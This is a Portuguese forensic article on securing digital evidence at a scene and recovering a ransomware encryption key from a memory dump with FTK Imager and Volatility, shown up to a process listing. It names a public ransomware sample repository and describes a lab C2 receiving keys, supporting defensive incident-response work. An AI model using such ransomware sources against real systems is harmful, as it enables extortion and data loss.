a) Ligado: caso esteja ligado e com o sistema operacional devidamente inicializado, deve-se primeiramente verificar a viabilidade de registro da evidência em situações de flagrância. A coleta do conteúdo da memória primária, geralmente volátil, deve ser ponderada. Arquivos compartilhados, programas em execução, janelas abertas, sessões de navegação em andamento, conversas em softwares de comunicação e, principalmente, informações decriptografadas por ocasião da leitura (mas que se encontram criptografadas quando armazenadas nas mídias secundárias). De todo modo, a ideia principal nesse estado é fazer com que no processo de desligamento, as etapas normais de encerramento do sistema operacional não sejam seguidas, uma vez que podem estar associadas a eventos indesejados ou comprometedores da integridade das evidências.
b) Desligado: geralmente, deve ser mantido nessas condições, não devendo ser ligado, visto que o processo de inicialização do sistema operacional provoca alterações em determinadas regiões de dados da mídia de armazenamento secundária, alguns programas de usuário podem ainda efetuar atividades não desejadas, o que pode comprometer a integridade do vestígio. Caso haja necessidade de análise desse tipo de mídia in loco, cuidados devem ser tomados no tocante à proteção contra escrita, para tal, uma solução bastante adotada é a inicialização através de outro sistema operacional armazenado em outra mídia que, dessa forma, não produzirá alterações na mídia questionada.

3.2.2 Dispositivos de Entrada/Saída

Geralmente não devem ser coletados, mas em caso específicos, sua identificação e isolamento são fundamentais para elucidação do caso. Como exemplos hipotéticos, um caso de e-mails difamatórios anônimos digitados a partir de um computador cujo teclado apresenta defeito em determinadas teclas, ou numa impressora responsável pela impressão de certidões fraudulentas; num scanner utilizado na captura de imagens usadas em falsificações de papel moeda etc.

Devido aos formatos de conexões e padrões, os cabos, acessórios e carregadores devem identificados como parte do equipamento para fins de coleta.

[3] Forma de se criar um subsistema de armazenamento composto por vários discos individuais, com a finalidade de ganhar segurança e desempenho através da redundância de dados.

3.2.3 Mídias Avulsas

Nessa categoria se enquadram basicamente todas as mídias de armazenamento secundário externo dos computadores (mídias óticas, pendrives, HDs externos, cartões de memória, disquetes, zip-drives etc.).

Essas mídias podem ser encontradas tanto conectadas quanto desconectadas dos computadores. Por vezes, são encontradas dentro de seus equipamentos originais, como filmadoras ou máquinas fotográficas. Nesses casos é importante lembrar que apesar de se tratar de uma filmadora ou máquina fotográfica, a memória ali contida se comporta como qualquer outra memória, sendo passível de armazenamento de outros tipos de arquivos além de fotos e vídeos.

3.2.4 Cópias de Dados in Loco

Se na fase de identificação algum dispositivo for identificado como importante, porém a evidência lógica puder ser extraída sem necessidade da coleta de seu suporte, ou seja, da evidência física, cópias poderão ser feitas no local para posterior análise. Tais cópias visam atender a inviabilidade técnica ou legal da coleta ou até mesmo a redução do escopo dos materiais a serem coletados.

A garantia da autenticidade e da integridade desses dados coletados como logs, configurações do sistema operacional, arquivos do sistema de informação, arquivos de usuário e outros julgados necessários, se dará através da preservação da estrutura de diretórios original, bem como os metadados[4] desses arquivos, como data, hora de criação e permissões. Se possível, recomenda-se tirar seus resumos criptográficos (hashes).

3.2.5 Equipamentos Conectados em Rede

Este fato deve ser registrado e a máquina deverá ser desconectada da rede, seja pela desconexão do cabo ou pelo próprio desligamento da máquina. Pode ser necessária a identificação e isolamento do próprio elemento de rede como evidência do crime (switch/roteador). Muitas vezes os dados desses equipamentos e suas configurações internas servirão como evidência.

Especial atenção deve ser dada às redes sem fio, uma vez que a inexistência de cabeamento metálico ou óptico não significa inexistência de redes de computadores. É preciso identificar pontos de acesso às redes sem fio ou até mesmo a configuração de redes ad-hoc[5].

[4] São dados sobre outros dados, elementos que podem dizer do que se trata aquele dado. Geralmente uma informação inteligível por um computador que facilitam o entendimento dos relacionamentos e a utilidade das informações dos dados.

[5] Redes que não utilizam dispositivos concentradores sem fio para intercomunicação dos dispositivos e que realizam a comunicação diretamente entre si através das próprias interfaces de rede.

4. Análise Forense Computacional de Ransomware para Identificação e Extração Binária de Chave Criptográfica

4.1 Cenário Analisado

Analisou-se o cenário no qual um usuário executou um artefato malicioso[6] que criptografou todos os seus arquivos, o qual foi replicado em laboratório virtualizado, onde foi desenvolvido um ambiente de Comando e Controle[7] (C2) contendo o ransomware codificado que, ao ser executado, criptografa os dados do hospedeiro e encaminha sua chave criptográfica para o C2, conforme esquema da Figura 4 e execução mostrada na Figura 5.




Figura 4: Esquema do cenário analisado.

[6] **Nota do Editor:** O sample utilizado por este artigo foi o https://github.com/carlosbsdev/hiddentear

[7] C2 é um centro de controle, isto é, um ambiente computacional controlado por um cibercriminoso, utilizado de forma maliciosa para controlar sistemas comprometidos, sendo também empregados no recebimento de dados do atacante e das máquinas comprometidas por ele.

Figura 5: Execução do ransomware.

4.2 Procedimentos Iniciais

Após o ocorrido, os times de resposta a incidente e perícia forense devem atuar rapidamente seguindo metodologias próprias ou de mercado para impedir e/ou minimizar danos. Portanto, evitar a tomada de decisões pode prejudicar a criação de gráficos forenses, ou a identificação das causas raiz, ou a criação de uma base de conhecimento consistente.

A máquina comprometida foi isolada de sua infraestrutura, mantida ligada e nela inserido um live CD GNU/Linux com a distribuição Forense CAINE (CAINE Live USB/DVD[8]), que possui várias ferramentas que podem ser utilizadas mesmo sem reiniciar a máquina pelo live CD.

Dentre o ferramental da distribuição, utilizou-se o FTK Imager[9] - software forense desenvolvido pela empresa Access Data[10] que cria cópias binárias de disco, faz dump de memória, além de possuir uma interface gráfica que auxilia no processo de análise forense das imagens dumpadas. Sendo assim, seguiu-se os procedimentos operacionais para análise forense computacional do ransomware para identificação e extração binária de sua chave criptográfica.

Acessou-se a pasta "FTKImagerLite" do Live CD e executou-se o aplicativo "FTKImagerLite.exe", conforme

[8] https://www.caine-live.net/
[9] https://accessdata.com/product-download/ftk-imager-version-4-5
[10] https://accessdata.com/

mostrado nas Figuras 6 e 7.




Figura 6: Pasta do aplicativo "FTKImagerLite".




Figura 7: Aplicativo "FTKImagerLite.exe".

Após a execução do FTK Imager, clicou-se no menu "File" e selecionou-se a opção "Capture Memory", conforme mostrado na Figura 8.




Figura 8: Opção "Capture Memory".

Abriu-se uma janela e nela, na opção "Destination path", escolheu-se onde salvar o dump de memória e em "Destination filename", nomeou-se o arquivo do dump como "memdump.mem", sendo que as opções de incluir um arquivo de paginação ("Include pagefile"[11]) e de criar um arquivo AD1 ("Create AD1 file"[12]) não foram utilizadas nesta etapa.

Feito isso, clicou-se em "Capture Memory", conforme mostrado na Figura 9 (uma observação muito válida é que se o sistema operacional tiver muita memória, o processo pode demorar um pouco).

[11]Arquivo de memória virtual para auxiliar o processo de dump de memória.
[12]Extensão dos arquivos de imagem criados pelo FTK Imager.




Figura 9: Configuração da opção "Capture Memory".

Após a finalização do procedimento, clicou-se no botão "Close" como mostrado na Figura 10.




Figura 10: Execução da opção "Capture Memory".

Com o arquivo de saída na pasta de destino selecionada, copiou-se o arquivo de dump em outra mídia para sua análise em outro equipamento.

Na próxima etapa utilizou-se o Volatility[13] - ferramenta de linha de comando desenvolvida em python e uma das mais utilizadas para análise de memória, contendo diversos plugins para sistemas Windows, Linux e Mac.

4.3 Identificação e Extração Binária de Chave Criptográfica

Não existe um passo a passo a ser seguido, pois a ferramenta permite a extração e análise de informações úteis da memória, como processos em execução e conexões de rede, possibilitando, ainda, descartar DLLs[14] e processos para análise posterior, cabendo ao investigador avaliar o que é mais útil para sua análise. A seguir, os procedimentos realizados e os comandos executados para o cenário em análise.

Primeiramente, em outra máquina, verificou-se as informações da ferramenta volatility que mostram seus comandos e as versões de sistema operacional que a suportam através da opção "info", mostrada na Figura 11.

 # volatility --info




Figura 11: Execução do comando "volatility --info".

Em seguida, para análise de informações sobre despejos de memória, utilizou-se a opção "imageinfo", como mostra a Figura 12.

[13] https://github.com/volatilityfoundation/volatility

[14] Dynamic-Link Library, ou Biblioteca de Link Dinâmico, são implementações feitas pela Microsoft para bibliotecas compartilhadas nos sistemas operacionais Windows.

 # volatility imageinfo -f memdump.mem





Figura 12: Execução do comando "volatility imageinfo -f memdump.mem".

Após, para verificar os processos que estavam sendo executados no sistema operacional, utilizou-se o plugin "pslist", com o comando apresentado na Figura 13.

 # volatility -f memdump.mem --profile=Win10x64_10240_17770 pslist




Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xffffe000c6868840	System	4	0	99	0	------	0	2021-10-23 02:37:32 UTC+0000	
0xffffe000e801d040	smss.exe	244	4	2	0	------	0	2021-10-23 02:37:32 UTC+0000	
0xffffe000e82b0080	csrss.exe	356	348	10	0	0	0	2021-10-23 02:37:35 UTC+0000	
0xffffe000e68d8080	wininit.exe	436	348	1	0	0	0	2021-10-23 02:37:35 UTC+0000	
0xffffe000e68f7380	csrss.exe	444	428	11	0	1	0	2021-10-23 02:37:35 UTC+0000	
0xffffe000e83ec080	winlogon.exe	504	428	4	0	1	0	2021-10-23 02:37:35 UTC+0000	
0xffffe000c849c680	services.exe	568	436	5	0	0	0	2021-10-23 02:37:36 UTC+0000	
0xffffe000e84ac080	lsass.exe	572	436	6	0	0	0	2021-10-23 02:37:36 UTC+0000	
0xffffe000e8523080	svchost.exe	652	560	15	0	0	0	2021-10-23 02:37:36 UTC+0000	
